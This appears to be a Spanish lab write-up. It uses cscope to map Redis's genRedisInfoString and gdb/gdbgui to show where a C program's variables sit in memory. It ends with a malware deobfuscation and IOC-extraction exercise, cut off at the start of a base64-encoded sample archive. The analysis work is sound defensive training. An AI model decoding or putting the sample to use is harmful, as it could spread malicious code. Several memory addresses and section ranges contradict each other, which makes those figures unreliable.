src/server.c sdscat 6545 if (sections++) info = sdscat(info, "\r\n");
src/server.c sdscatprintf 6546 info = sdscatprintf(info, "#
Commandstats\r\n");
src/server.c genRedisInfoStringCommandStats 6547 info =
genRedisInfoStringCommandStats(info, server.commands);

```

```

src/server.c dictFind 6551 if (all_sections ||
(dictFind(section_dict,"errorstats") != NULL)) {
src/server.c sdscat 6552 if (sections++) info = sdscat(info,"\r\n");
src/server.c sdscat 6553 info = sdscat(info, "# Errorstats\r\n");
src/server.c raxStart 6555 raxStart(&ri,server.errors);
src/server.c raxSeek 6556 raxSeek(&ri,"^",NULL,0);
src/server.c raxNext 6558 while (raxNext(&ri)) {
src/server.c sdscatprintf 6561 info = sdscatprintf(info,
src/server.c getSafeInfoString 6563 (int )ri.key_len,
getSafeInfoString((char *) ri.key, ri.key_len, &tmpsafe), e->count);
src/server.c zfree 6564 if (tmpsafe != NULL) zfree(tmpsafe);
src/server.c raxStop 6566 raxStop(&ri);
src/server.c dictFind 6570 if (all_sections ||
(dictFind(section_dict,"latencystats") != NULL)) {
src/server.c sdscat 6571 if (sections++) info = sdscat(info,"\r\n");
src/server.c sdscatprintf 6572 info = sdscatprintf(info, "#
Latencystats\r\n");
src/server.c genRedisInfoStringLatencyStats 6574 info =
genRedisInfoStringLatencyStats(info, server.commands);
src/server.c dictFind 6579 if (all_sections ||
(dictFind(section_dict,"cluster") != NULL)) {
src/server.c sdscat 6580 if (sections++) info = sdscat(info,"\r\n");
src/server.c sdscatprintf 6581 info = sdscatprintf(info,
src/server.c dictFind 6588 if (all_sections ||
(dictFind(section_dict,"keyspace") != NULL)) {
src/server.c sdscat 6589 if (sections++) info = sdscat(info,"\r\n");
src/server.c sdscatprintf 6590 info = sdscatprintf(info, "# Keyspace\r\n");
src/server.c kvstoreSize 6594 keys = kvstoreSize(server.db[j].keys);
src/server.c kvstoreSize 6595 vkeys = kvstoreSize(server.db[j].expires);
src/server.c estoreSize 6596 subexpiry =
estoreSize(server.db[j].subexpires);
src/server.c sdscatprintf 6599 info = sdscatprintf(info,
src/server.c dictFind 6607 if (all_sections ||
(dictFind(section_dict,"keysizes") != NULL)) {
src/server.c sdscat 6608 if (sections++) info = sdscat(info,"\r\n");
src/server.c sdscatprintf 6609 info = sdscatprintf(info, "# Keysizes\r\n");
src/server.c serverAssert 6618
serverAssert(sizeof(typestr)/sizeof(typestr[0]) == OBJ_TYPE_BASIC_MAX);
src/server.c kvstoreSize 6631 if (kvstoreSize(server.db[dbnum].keys) == 0)
src/server.c kvstoreGetMetadata 6635 int64_t *kvstoreHist =
kvstoreGetMetadata(server.db[dbnum].keys)->keysizes_hist[type];
src/server.c snprintf 6640 buflen += snprintf(buf + buflen, sizeof(buf) -
buflen, "db%d_%s:", dbnum, typestr[type]);
src/server.c snprintf 6646 int res = snprintf(buf + buflen, sizeof(buf) -
buflen,
src/server.c sdscatprintf 6655 if (cnt) info = sdscatprintf(info, "%s\r\n",
buf);
src/server.c dictFind 6665 if (everything || dictFind(section_dict,
"modules") != NULL || sections < (int )dictSize(section_dict) ||
src/server.c dictSize 6665 if (everything || dictFind(section_dict,
"modules") != NULL || sections < (int )dictSize(section_dict) ||
src/server.c dictSize 6666 (all_sections && dictSize(section_dict)))
src/server.c modulesCollectInfo 6669 info = modulesCollectInfo(info,
src/server.c dictFind 6670 everything || dictFind(section_dict, "modules")

```


```
!= NULL ? NULL: section_dict,  
src/server.c dictFind 6675 if (dictFind(section_dict, "debug") != NULL) {  
src/server.c sdscat 6676 if (sections++) info = sdscat(info, "\r\n");  
src/server.c sdscatprintf 6677 info = sdscatprintf(info, "# Debug\r\n"  
FMTARGS(  
src/server.c FMTARGS 6677 info = sdscatprintf(info, "# Debug\r\n" FMTARGS(  

```

5.2 Cscope en Modo interactivo

```
cscope -d
```

En el menú de cscope, escogemos la opción: 2 – Find functions called by this function:



The screenshot shows a terminal window with the title 'usuario@usuario-1-2: ~/redis'. The terminal displays 'Cscope version 15.9' followed by a list of search options:

```
Find this C symbol:  
Find this global definition:  
Find functions called by this function: genRedisInfoString  
Find functions calling this function:  
Find this text string:  
Change this text string:  
Find this egrep pattern:  
Find this file:  
Find files #including this file:  
Find assignments to this symbol:
```

Escribimos la función que nos pide el ejercicio: `genRedisInfoString`:

```

[+] usuario@usuario-1-2: ~/redis

Functions called by this function: genRedisInfoString

  File      Function      Line
0 server.c sdsempty      5969 sds info = sdsempty();
1 server.c dictFind      5976 if (all_sections || (dictFind(section_dict,"server") != NULL)) {
2 server.c sdscat         5994 if (sections++) info = sdscat(info,"\r\n");
3 server.c uname          5998 uname(&name);
4 server.c sdscatfmt       6002 info = sdscatfmt(info, "# Server\r\n" FMTARGS(
5 server.c FMTARGS        6002 info = sdscatfmt(info, "# Server\r\n" FMTARGS(
6 server.c redisGitSHA1    6004 "redis_git_shal:%s\r\n", redisGitSHA1(),
7 server.c strtol          6005 "redis_git_dirty:%i\r\n", strtol(redisGitDirty(),NULL,10) > 0,

* Lines 1-9 of 188, 180 more - press the space bar to display more *
Find this C symbol:
Find this global definition:
Find functions called by this function:
Find functions calling this function:
Find this text string:
Change this text string:
Find this egrep pattern:
Find this file:
Find files #including this file:
Find assignments to this symbol:
Mostrar aplicaciones

```

donde:

- Hay 188 resultados en total pero sólo muestra las líneas 1-9.
- Quedan 180 más por ver.
- Para ver los siguientes resultados: Pulsamos la **barra espaciadora**.

Ejercicio 5 - Análisis de las variables de un programa

Vamos a analizar las variables de un programa y donde se van a ubicar en memoria.

Respecto del siguiente programa, indicad de que tipo son cada una de las variables, en que zona o segmento de la memoria se ubicará y que valor por defecto poseerá al inicio del programa.

```
#include <stdio.h>
#include <stdlib.h>

int gni;
int gi = 99;

void f() {
    static int eni;
    static int ei = 99;

    printf("Dir: %p Val: %i\n", &eni, eni);
    printf("Dir: %p Val: %i\n", &ei, ei);
}

int main() {
    f();
    int *pae = malloc(sizeof(int));
    printf("Dir: %p Val: %i\n", pae, *pae);

    *pae = 100;
    printf("Dir: %p Val: %i\n", pae, *pae);

    gni = 9;
    printf("Dir: %p Val: %i\n", &gni, gni);
    printf("Dir: %p Val: %i\n", &gi, gi);

    free(pae);
    return 0;
}
```

Previo: Instalación de gdbgui

Para comprobar dónde se almacenan las variables del programa, vamos a instalar gdbgui. Gdbgui es una interfaz gráfica para el depurador gdb que se ejecuta en el navegador web. Es una forma más amigable y visual de usar gdb para depurar, ver variables y examinar memoria.

Instalamos gdbgui en un entorno virtual python en linux:

```
# 1) Preparar
sudo apt install python3 python3-pip python3-venv gdb

# 2) Proyecto python + Entorno virtual venv
mkdir ~/gdbgui_project
cd ~/gdbgui_project
python3 -m venv venv
source venv/bin/activate
pip install --upgrade pip
pip install gdbgui

# 3) Ejecutar
gdbgui
```

Compilamos con símbolos el programa del ejercicio:

```
gcc -g -O0 ejercicio5.c -o ejercicio5
```

Cargamos el binario en gdbgui:

Normalmente en el navegador, accedemos a <http://127.0.0.1:5000> y abrimos el binario compilado para ir viendo las variables.

```
./ejercicio5
```

The screenshot shows the gdbgui web interface. On the left, the source code of `ejercicio5.c` is displayed, with line 11 highlighted. The code includes `<stdio.h>` and `<stdlib.h>`, and defines variables `gni`, `gi`, `eni`, `ei`, `pae`, and `gni`. The `main` function calls `f()`, allocates memory for `pae`, and prints its value. On the right, the 'threads' panel shows the current thread (Thread 0x7ffff7da4740) and its state (stopped). The 'local variables' panel shows the current values of `eni` (99) and `ei` (0). The 'expressions' panel shows the value of `eni` (0). The 'Tree' panel shows the memory layout of the program, with `eni` at address 0x55555555802c and `ei` at address 0x555555558038.

The screenshot shows the GDB GUI with the source code of `ejercicio5.c` on the left. The code includes `<stdio.h>` and `<stdlib.h>`, defines `gni` and `gi`, and has a function `f()` that prints the address of `eni`. The `main()` function calls `f()`, allocates memory for `pae`, prints its address, sets `pae` to 100, prints its address, and sets `gni` to 9.

On the right, the `&eni` variable is selected in the `expressions` pane. The `memory` pane shows the address `0x55555558` with a value of `8`. Below this, a table shows the memory layout:

address	hex	char
0x55555558038	00 00 00 00 00 00 00 00	.....
0x55555558040	00 00 00 00 00 00 00 00	.....
0x55555558048	00 00 00 00 00 00 00 00	.....
0x55555558050	00 00 00 00 00 00 00 00	.....
0x55555558058	00 00 00 00 00 00 00 00	.....
0x55555558060	00 00 00 00 00 00 00 00	.....

The screenshot shows the GDB GUI with the disassembly of the function `f()` on the left. The assembly code shows the function prologue, the push of `rbp`, the move of `rbp` to `rsp`, and the call to `printf` with the address of `eni`. The `memory` pane shows the address `0x55555558` with a value of `8`. Below this, a table shows the memory layout:

address	hex	char
0x5555555802c	63 00 00 00 00 00 00 00	C.....
0x55555558034	00 00 00 00 00 00 00 00	.....
0x5555555803c	00 00 00 00 00 00 00 00	.....
0x55555558044	00 00 00 00 00 00 00 00	.....


Añadimos breakpoints clave en gdbgui:

- En la función `f()`.
- En `main()` en la línea: `int *pae = malloc(sizeof(int));`
- En `main()` en la línea: `*pae = 100;`
- En `main()` en la línea: `gni = 9;`

Vemos algunos de los segmentos/secciones del ejecutable:

Escribimos en la consola integrada de gdbgui:

```
(gdb) info files
```



Mostramos más detalles por sección:

(gdb) maintenance info sections

```

.....
[13]      0x555555555070->0x555555555270 at 0x00001070: .text ALLOC LOAD
READONLY CODE HAS_CONTENTS
.....
[24]      0x5555555558018->0x5555555558030 at 0x00003018: .data ALLOC LOAD
DATA HAS_CONTENTS
[25]      0x5555555558030->0x5555555558040 at 0x00003030: .bss ALLOC
.....

```

Vemos el mapa de memoria del proceso:

Con esto podremos indentificar en qué segmento/región cae una dirección concreta:

(gdb) info proc mappings
process 71413
Mapped address spaces:

Start Addr	End Addr	Size	Offset
Perms File			
...			
0x0000555555559000	0x00005555557a000	0x21000	0x0
rw-p [heap]			
...			
0x00007ffff7f93000	0x00007ffff7f95000	0x2000	0x1e6000
rw-p /usr/lib/x86_64-linux-gnu/libc.so.6			
0x00007ffff7f95000	0x00007ffff7fa2000	0xd000	0x0
rw-p			
0x00007ffff7fbd000	0x00007ffff7fbf000	0x2000	0x0
rw-p			


```
0x00007ffff7fbf000 0x00007ffff7fc3000 0x4000 0x0
r--p [vvar]
0x00007ffff7fc3000 0x00007ffff7fc5000 0x2000 0x0
r--p [vvar_vclock]
0x00007ffff7fc5000 0x00007ffff7fc7000 0x2000 0x0
r-xp [vdso]
0x00007ffff7fc7000 0x00007ffff7fc8000 0x1000 0x0
r--p /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
...
0x00007ffff7ffe000 0x00007ffff7fff000 0x1000 0x0
rw-p
0x00007ffff7fff000 0x00007ffff7fff000 0x21000 0x0
rw-p [stack]
(gdb)
```

Análisis de las variables del programa

Las variables del programa se reparten entre segmento de datos (inicializados y no inicializados), stack y heap, y sus valores por defecto dependen de si son estáticas/globales o automáticas/dinámicas.

1. gni (Global No Inicializada)

- **Tipo:** int. Entero con signo.
- **Ámbito:** Global.
- **Duración:** Estática. Existe durante toda la ejecución.
- **Ubicación (Segmento):** BSS (Block Started by Symbol). Este segmento almacena las variables globales y estáticas que no tienen una inicialización explícita en el código.
- **Valor por defecto:** 0. El sistema operativo limpia este segmento (lo pone a ceros) antes de ejecutar el main ya que es una variable global de almacenamiento estático sin inicializar.

Load Binary

./ejercicio5

show filesystem | fetch disassembly | reload file

jump to line

/home/xxn/vexx/gdbgui/ejercicio5.c:24(38 lines total)

reverse

C

▶

⏏

⏮

1 #include <stdio.h>

2 #include <stdlib.h>

3

4 int gni;

5 int gi = 99;

6

7 void f() {

8 static int eni;

9 static int ei = 99;

10

11 printf("Dir: %p Val: %i\n", &eni, eni);

12 printf("Dir: %p Val: %i\n", &ei, ei);

13 }

14

15 int main() {

16 f();

17 int *pae = malloc(sizeof(int));

18 printf("Dir: %p Val: %i\n", pae, *pae);

19

20 *pae = 100;

21 printf("Dir: %p Val: %i\n", pae, *pae);

22

23 gni = 9;

24 printf("Dir: %p Val: %i\n", &gni, gni);

25 printf("Dir: %p Val: %i\n", &gi, gi);

26

27 free(pae);

28 return 0;

29 }

30

(end of file)

Breakpoint 5, main () at ./ejercicio5.c:21

21 printf("Dir: %p Val: %i\n", pae, *pae);

p *pae

0x7ffff7fbf058

(gdb) p *pae

0x555555596b0

(gdb) p *pae

100

(gdb)

Breakpoint 11, main () at ./ejercicio5.c:23

23 gni = 9;

(gdb)

Breakpoint 12, main () at ./ejercicio5.c:24

24 printf("Dir: %p Val: %i\n", &gni, gni);

(gdb)

gdbgui output (read-only)

Copy/Paste available in all terminals with ctrl+shift+c, ctrl+shift+v

Started new gdb process, pid 15467

Program output -- Programs being debugged are connected. You can read output and send input to the program.

Dir: 0x55555558038 Val: 0

Dir: 0x5555555802c Val: 99

Dir: 0x555555596b0 Val: 0

Dir: 0x555555596b0 Val: 100

donde:

- En el panel de expressions de gdbgui vemos la dirección de `gni`: `gni 0x5555555558034 int * y *gni 9 int`.
- En el panel de memory de gbbgui vemos: `0x5555555558034 → bytes 09 00 00 00 ... →` valor 9 en little-endian, que coincide con la asignación `gni = 9;`.

Revisamos dónde cae esa dirección `0x5555555558034`:

Comparamos esta dirección con el resultado de `maintenance info sections`. Así identificaremos si la variable está en `.data`, `.bss`, `heap`, `stack`:

```
(gdb) maintenance info sections
.....
[24]      0x5555555558018->0x5555555558030 at 0x00003018: .data ALLOC LOAD
DATA HAS_CONTENTS
[25]      0x5555555558030->0x5555555558040 at 0x00003030: .bss ALLOC
[26]      0x000000000->0x00000001e at 0x00003030: .comment READONLY
HAS_CONTENTS
.....
```

donde:

- Inicio de `.bss`: `0x5555555558030`
- Fin de `.bss`: `0x5555555558040`
- Dirección de `gni`: `0x555555555803`
- **Concluimos que la dirección de `gni` cae dentro del rango de la sección `.bss`, por lo tanto la variable `gni` está en `.bss`.**

2. `gi` (Global Inicializada)

- **Tipo:** `int`. Entero con signo.
- **Ámbito:** Global.
- **Duración:** Estática. Existe durante toda la ejecución.
- **Ubicación (Segmento):** Data Segment (Datos Inicializados). Este segmento es para variables globales o estáticas a las que se les ha dado un valor inicial (= 99).
- **Valor por defecto:** 99. El valor se copia desde el archivo ejecutable a la memoria al iniciar el programa.

```

1 #include <stdio.h>
2 #include <stdlib.h>
3
4 int gni;
5 int gi = 99;
6
7 void f() {
8     static int eni;
9     static int ei = 99;
10
11     printf("Dir: %p Val: %i\n", &eni, eni);
12     printf("Dir: %p Val: %i\n", &ei, ei);
13 }
14
15 int main() {
16     f();
17     int *pae = malloc(sizeof(int));
18     printf("Dir: %p Val: %i\n", pae, *pae);
19
20     *pae = 100;
21     printf("Dir: %p Val: %i\n", pae, *pae);
22
23     gni = 9;
24     printf("Dir: %p Val: %i\n", &gni, gni);
25     printf("Dir: %p Val: %i\n", &gi, gi);
26 }

```

Threads: Thread 0x7ffff7da9740 (LWP 56991), id 1, core 30, stopped

Local variables:

- pae: 0x5555555596b0 int *

Expressions:

- &gi: - &gi 0x55555558028 int *
*gi 99 int

Memory:

address	hex	char
0x555555558	0x555555558	8
0x55555558028	63 00 00 00 63 00 00 00	c...c...

Dirección de la variable **gi**:

```

p &gi
$1 = (int *) 0x55555558028 <gi>
(gdb)

```

Dirección de esta variable: **0x000000000000**.

- Por el mismo razonamiento anterior con las secciones:
 - Inicio de **.data**: **0x55555558018**.
 - Fin de **.data**: **0x55555558030**.
 - Concluimos que la dirección de **gi** cae dentro del rango de la sección **.data**, por lo tanto la variable **gi** está en **.data**.**

3. **eni** (Estática No Inicializada)

- Tipo**: int. Entero con signo.
- Ámbito**: Local. De bloque. Solo visible dentro de **f**.
- Duración**: Estática. No se destruye al salir de **f**. Aunque está declarada dentro de una función (**f**), la palabra clave **static** le dice al compilador que la trate como una global en cuanto a su vida (dura todo el programa), pero con ámbito local (solo visible en **f**).
- Ubicación (Segmento)**: BSS. Al no tener valor, va al BSS.
- Valor por defecto**: 0, por ser estática sin inicializar explícitamente.

```

1  #include <stdio.h>
2  #include <stdlib.h>
3
4  int gni;
5  int gi = 99;
6
7  void f() {
8      static int eni;
9      static int ei = 99;
10
11     printf("Dir: %p Val: %i\n", &eni, eni);
12     printf("Dir: %p Val: %i\n", &ei, ei);
13 }
14
15 int main() {
16     f();
17     int *pae = malloc(sizeof(int));
18     printf("Dir: %p Val: %i\n", pae, *pae);
19
20     *pae = 100;
21     printf("Dir: %p Val: %i\n", pae, *pae);
22
23     gni = 9;
24     printf("Dir: %p Val: %i\n", &gni, gni);
25     printf("Dir: %p Val: %i\n", &gi, gi);
26
27     free(pae);
28     return 0;
29 }
30
(gdb)

```

Dirección de la variable **eni**:

```

p &eni
$1 = (int *) 0x555555558038 <eni>
(gdb)

```

Dirección de esta variable: **0x555555558038**.

- Por el mismo razonamiento anterior con las secciones:
 - Inicio de **.bss**: **0x555555558038**.
 - Fin de **.bss**: **0x555555558040**.
 - **Concluimos que la dirección de **eni** cae dentro del rango de la sección **.bss**, por lo tanto la variable **eni** está en **.bss**.**

4. **ei** (Estática Inicializada)

- **Tipo**: int. Entero con signo.
- **Ámbito**: Local. De bloque. Solo visible dentro de **f**.
- **Duración**: Estática. No se destruye al salir de **f**. Aunque está declarada dentro de una función (**f**), la palabra clave **static** le dice al compilador que la trate como una global en cuanto a su vida (dura todo el programa), pero con ámbito local (solo visible en **f**).
- **Ubicación (Segmento)**: Data Segment. Al ser **static** y tener un valor asignado = **99**, se guarda junto con las globales inicializadas.
- **Valor por defecto**: 99, valor de inicialización explícito.

```

1  #include <stdio.h>
2  #include <stdlib.h>
3
4  int gni;
5  int gi = 99;
6
7  void f() {
8      static int eni;
9      static int ei = 99;
10
11     printf("Dir: %p Val: %i\n", &eni, eni);
12     printf("Dir: %p Val: %i\n", &ei, ei);
13 }
14
15 int main() {
16     f();
17     int *pe = malloc(sizeof(int));
18     printf("pe: %p\n", pe);
19     f();
20 }

```

Breakpoint 2, f () at ejercicio5.c:11

```

11     printf("Dir: %p Val: %i\n", &eni, eni);
p &eni
&eni = (int *) 0x55555558038 <eni>
(gdb) p &ei
&ei = (int *) 0x5555555802c <ei>
(gdb)

```

gdbgui output (read-only)
Copy/Paste available in all terminals with ctrl+shift+c, ctrl+shift+v
Started new gdb process, pid 64010
-var-create: unable to create variable object

Program output -- Programs being debugged are connected to the terminal. You can read output and send input to the program.

Dirección de la variable **ei**:

```
(gdb) p &ei
$2 = (int *) 0x5555555802c <ei>
```

donde:

- ei** se encuentra en la dirección: **0x5555555802c**.

Revisamos dónde cae esa dirección **0x5555555802c**:

Comparamos esta dirección con el resultado de **maintenance info sections**. Así identificaremos si la variable está en **.data**, **.bss**, **heap**, **stack**, etc.

```
(gdb) maintenance info sections
.....
[24]      0x55555558018->0x55555558030 at 0x00003018: .data ALLOC LOAD
DATA HAS_CONTENTS
[25]      0x55555558030->0x55555558040 at 0x00003030: .bss ALLOC
[26]      0x00000000->0x00000001e at 0x00003030: .comment READONLY
HAS_CONTENTS
.....
```

donde:

- Inicio de **.data**: **0x55555558018**.
- Fin de **.data**: **0x55555558030**.
- Dirección de **ei**: **0x5555555802c**.
- Concluimos que la dirección de **ei** cae dentro del rango de la sección **.data**, por lo tanto la variable **ei** está en **.data**.**

5. **pae** (El puntero en sí) y ***pae** (El contenido apuntado / Memoria Dinámica)

pae:

- **Tipo:** `int *`. Puntero a entero.
- **Ámbito:** De bloque. Solo visible dentro de `main`.
- **Duración:** Automática. Es una variable local automática declarada dentro de `main` sin `static`. Solo dura mientras `main` se ejecuta.
- **Ubicación (Segmento):** Stack (Pila).
- **Valor por defecto:** Valor inicial: el valor devuelto por la instrucción `malloc(sizeof(int))` que en cuanto se ejecute esa instrucción será, una dirección del heap. Si `pae` se declara sin inicializar, entonces contendrá un valor indeterminado, que es basura del stack, hasta que se le asigne algo.

***pae**:

- **Tipo:** `int`. Es un bloque de memoria para un entero (`int`). El entero al que apunta.
- **Ámbito:** No tiene nombre en el código, se accede vía el puntero. `*pae` = "el contenido de la dirección almacenada en `pae`". Solo podemos llegar a él a través del puntero. En verdad, **NO es una variable, es un objeto dinámico** al que apunta `pae`.
- **Duración:** Dinámica, mientras no se haga `free(pae)`.
- **Ubicación (Segmento):** Heap (Montón). La función `malloc(sizeof(int))` solicita espacio en esta zona de memoria dinámica. `pae` (en el Stack) guarda la dirección de este bloque (en el Heap).
- **Valor por defecto:** Indeterminado (Basura). `malloc` reserva memoria pero no la inicializa, por lo que el contenido es basura hasta que se le asigne en la instrucción `→ → → *pae = 100;`.

Recordemos el mapa de memoria para el proceso:

```
(gdb) info proc mappings
process 56991
Mapped address spaces:

Start Addr      End Addr      Size          Offset
Perms File
....
0x0000555555559000 0x000055555557a000 0x21000      0x0
rw-p [heap]
....
0x00007ffffffde000 0x00007fffffff000 0x21000      0x0
rw-p [stack]
....
```

donde:

- Inicio del **heap**: `0x0000555555559000`.
- Fin del **heap**: `0x000055555557a000`.
- Inicio del **stack**: `0x00007ffffffde000`.
- Fin del **stack**: `0x00007fffffff000`.

Estamos en el breakpoint de la línea 17, justo antes de ejecutar la llamada a malloc:

```

1  #include <stdio.h>
2  #include <stdlib.h>
3
4  int gni;
5  int gi = 99;
6
7  void f() {
8      static int eni;
9      static int ei = 99;
10
11     printf("Dir: %p Val: %i\n", &eni, eni);
12     printf("Dir: %p Val: %i\n", &ei, ei);
13 }
14
15 int main() {
16     f();
17     int *pae = malloc(sizeof(int));
18     printf("Dir: %p Val: %i\n", pae, *pae);
19
20     *pae = 100;
21     printf("Dir: %p Val: %i\n", pae, *pae);
22
23     gni = 9;
24     printf("Dir: %p Val: %i\n", &gni, gni);
25     printf("Dir: %p Val: %i\n", &gi, gi);
26
27     free(pae);
28     return 0;
29 }
30
(gdb) (int *) 0x7ffffffdbf0
(gdb) [Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Breakpoint 1, main () at ejercicio5.c:16
16     f();
Breakpoint 5, main () at ejercicio5.c:17
17     int *pae = malloc(sizeof(int));
p = (int **) 0x7ffffffdbf0
(gdb) p *pae
$3 = (int *) 0x7ffffffdbf0
(gdb)

```

Program output (read-only)
Copy/Paste available in all terminals with ctrl+shift+c, ctrl+shift+v
Started new gdb process, pid 6479
The program is not being run.

Program output (read-only)
Programs Being debugged are connected to this terminal. You can read output and send input to the program from here.
Dir: 0x555555558038 Val: 0
Dir: 0x55555555802c Val: 99
Dir: 0x555555558038 Val: 0
Dir: 0x55555555802c Val: 99

Threads: Thread 0x7ffffffda9740 (LWP 18022), id 1, core 23, stopped, ejercicio5

func	file	addr	args
main	ejercicio5.c:17	0x555555551b3	

Local variables:

- pae: 0x7ffffffdbf0 int *

Expressions:

expression or variable

no expressions in this context

Tree:

width (px) height (px)

create an Expression, then click when viewing a variable with children to interactively explore a tree view. You can click nodes to expand/collapse them.

Memory:

address	hex	char
0x7ffffffdbf0	0x7ffffffdbf0	8
0x7ffffffdbf0	01 00 00 00 00 00 00 00	.....
0x7ffffffdbf8	00 51 64 75 c0 46 d3 46	.odu.F.F
0x7ffffffdc00	70 dc ff ff ff 00 00	p.....
0x7ffffffdc08	65 5d dd f7 ff 7f 00 00	e.....

donde:

- `addr = 0x00007ffffffdbf0` que está dentro del rango de la zona de memoria del stack.
- `pae` es una variable local automática de tipo `int *` que vive en el stack de `main`. En este punto GDB resuelve `pae = 0x7ffffffdbf0` (valor del puntero), que es basura porque aún no se ha ejecutado `pae = malloc(sizeof(int));`.
- En el panel de memory, los bytes `01 00 00 00 00 00 00 00` son simplemente la “basura” que hay en esa zona del stack antes de inicializar `pae` con el resultado de `malloc`.

Recordando los operadores:

- `&x` devuelve la dirección de la variable `x`.
- `*p` accede al valor al que apunta el puntero `p`.

En nuestro caso:

- `pae`
 - Es la variable puntero.
 - Está dentro rango de direcciones reservado para el `stack`.
 - Su valor es “una dirección” (actualmente basura).
- `&pae`
 - Es la dirección de la variable `pae`.
 - Tipo: `int *`.
 - En GDB vemos:

```
(gdb) p &pae
$3 = (int **) 0x7ffffffdbf0
```

Es el hueco del stack donde se guarda el puntero pae (zona `0x7fffffffdbf0... → stack`).

- `*pae`
 - Es el entero al que apunta pae.
 - En este breakpoint concreto pae no apunta a nada válido, así que hacer `*pae` o `&*pae` tiene un comportamiento indefinido.
- `&*pae`
 - En general, para un puntero válido, es la dirección del entero al que apunta pae y se cumple `&*pae == pae`.
 - Aquí GDB imprime:

```
(gdb) p &*pae
$4 = (int *) 0x7fffffffdbf0
```

Pero ese valor no tiene significado real en el programa, porque pae todavía contiene basura.

En este breakpoint concreto:

- `pae ≈ 0x7fffffffdbf0` Basura.
- `&pae = 0x7fffffffdb58` Dirección del puntero en el stack. También está en el rango de direcciones reservado para el stack

Estamos en el breakpoint de la línea 18, justo después de ejecutar la llamada a malloc:

The screenshot shows the GDB GUI with the following details:

- Source Code:** A C program named `ejercicio5.c` is loaded. It includes `<stdio.h>` and `<stdlib.h>`. The `main` function calls `f()`, which allocates memory for `pae` using `malloc(sizeof(int))`. The program prints the address of `pae` and then calls `free(pae)`.
- Breakpoints:** Three breakpoints are set:
 - Breakpoint 1 at `main ()` at `ejercicio5.c:16`.
 - Breakpoint 2 at `main ()` at `ejercicio5.c:17`.
 - Breakpoint 3 at `main ()` at `ejercicio5.c:18`.
- Program Output:** The output shows the address of `pae` as `0x555555596b0` and the address of `&pae` as `0x555555596b0`.
- Threads:** The main thread is running at address `0x555555596b0`.
- Local Variables:** The variable `pae` is of type `int *` and contains the value `0x555555596b0`.
- Expressions:** The expression `&pae` is evaluated to `0x555555596b0`.
- Memory:** The memory address `0x555555596b0` is shown, indicating the location of the allocated memory.
- Breakpoints:** The breakpoints are listed with their conditions and hit counts.

donde:

- `&pae = 0x7fffffffdb58`
 - Es la dirección de la variable pae.

- **Esa dirección cae en la zona 0x7fffffffdb58, que corresponde al stack.**
- Es “el hueco de stack” donde se almacena el puntero pae.
- `&*pae = 0x555555596b0`
 - El resultado de evaluar `&*pae` es `0x555555596b0`.
 - Por la identidad del lenguaje C, cuando `pae` es un puntero válido, `&*pae` es exactamente el mismo valor que `pae`.
 - Es decir, `0x555555596b0` es la dirección de memoria a la que apunta el puntero `pae`.
 - Esa dirección cae en la zona `0x555555596b0`, está en el rango de direcciones reservado para el ``,` donde está el `int` reservado con `malloc`.
- `pae 0x555555596b0 int *`:
 - `pae` es la variable automática en el `stack`.
 - **Su contenido actual es `0x555555596b0`, que es la dirección en el `heap` del objeto `int` que se ha reservado.**
 - Se cumple la identidad (mientras `pae` sea un puntero válido (no basura, no NULL)): `&*pae == pae`.

Estamos en el breakpoint de la línea 21:

The screenshot shows the GDB GUI with the following components:

- Source Code:** A C program with variables `gni`, `gi`, `eni`, `ei`, and `pae`. A breakpoint is set at line 21, where `pae = 100;` is executed.
- Console:** Displays GDB commands and output. Key commands include `p **pae` (resulting in "Cannot access memory at address 0x0") and `p &*pae` (resulting in `0x7fffffffdb58`). It also shows the memory address of `*pae` as `0x555555596b0`.
- Right-Hand Pane:**
 - Threads:** Shows the current thread as `Thread 0x7ffff7da9740 (LWP 15652)`.
 - Local Variables:** Shows `+ pae 0x555555596b0 int *`.
 - Expressions:** Empty.
 - Tree:** Shows the variable `pae` with a value of `0x55555559` and a size of `8`.
 - Memory:** Shows a memory dump starting at address `0x555555596b0` with hex values.

donde:

- `pae`:
 - Variable automática en stack.
 - Tipo `int *`.
 - Dirección de la variable: `&pae = 0x7fffffffdb58` (stack).
 - Valor actual: `pae = 0x555555596b0` (dirección de heap).
- `*pae`:

- Objeto `int` en el heap (memoria dinámica).
- Dirección: `&*pae = 0x5555555596b0` (igual que `pae`).
- Valor actual: 100.
- En el panel de memoria: bytes `64 00 00 00` Ques es 100 en hexadecimal.

Tabla resumen de las variables

Variable	Tipo	Ámbito / Clase	Duración	Segmento de memoria	Valor por defecto al inicio del programa
<code>int gni;</code>	<code>int</code>	Global, sin inicializar	Estática	<code>.bss</code>	<code>0</code>
<code>int gi = 99;</code>	<code>int</code>	Global, inicializada	Estática	<code>.data</code>	<code>99</code>
<code>static int eni;</code>	<code>int</code>	Estática local no inicializada. <code>static</code> local en <code>f()</code>	Estática	<code>.bss</code>	<code>0</code>
<code>static int ei = 99;</code>	<code>int</code>	Estática local inicializada. <code>static</code> local en <code>f()</code>	Estática	<code>.data</code>	<code>99</code>
<code>int *pae</code>	<code>int *</code>	Local en <code>main</code>	Automática	Stack (pila)	Sin valor por defecto (pero se inicializa con <code>malloc</code>)
<code>*pae</code>	<code>int</code>	Dato apuntado por <code>pae</code>	Dinámica.	Heap	Indeterminado (basura tras <code>malloc</code> , hasta hacer <code>*pae = 100</code>)

Esquema general de la memoria para esas variables

Direcciones bajas

<div>Código (.text) código de main, f, printf, etc.</div>
<div>Datos inicializados (.data) - gi = 99 (global int = 99) - ei = 99 (static int en f() = 99)</div>
<div>Datos no inic. (.bss) - gni = 9 (global int sin inicializar) - eni = 0 (static int en f() sin inicializar)</div>
<div>Heap (montículo) [int] = 100 ← *pae (dirección: 0x5555555596b0)</div>
<div>... espacio libre ...</div>
<div>Stack (pila) - variables de main: pae (int *) → contiene 0x5555555596b0</div>

Direcciones altas

Ejercicio 6 - Desofuscación de un programa

Debes analizar este fragmento y extraer la funcionalidad que posee y los IOC (Indicadores de compromiso¹) asociados (dominios, IP, etc) para crear reglas eficaces en los sistemas de defensa de la empresa.

- Deberéis de desofuscar el ejemplar.
- Analizad de forma estática (no lo ejecutéis bajo ningún concepto) su comportamiento y describid que hace o parece hacer.
- Extraer los IOCs si es que existe alguno.
- EXPLICAD PASO A PASO (si es con imágenes mejor) como lo hacéis.

```
UESDBBQACQAIAPM6ZVMIoDTGoQ0AACK2AAANABwAZWp lcmNpY2lvNi5qc1VUCQAD6s2EYevNhGF
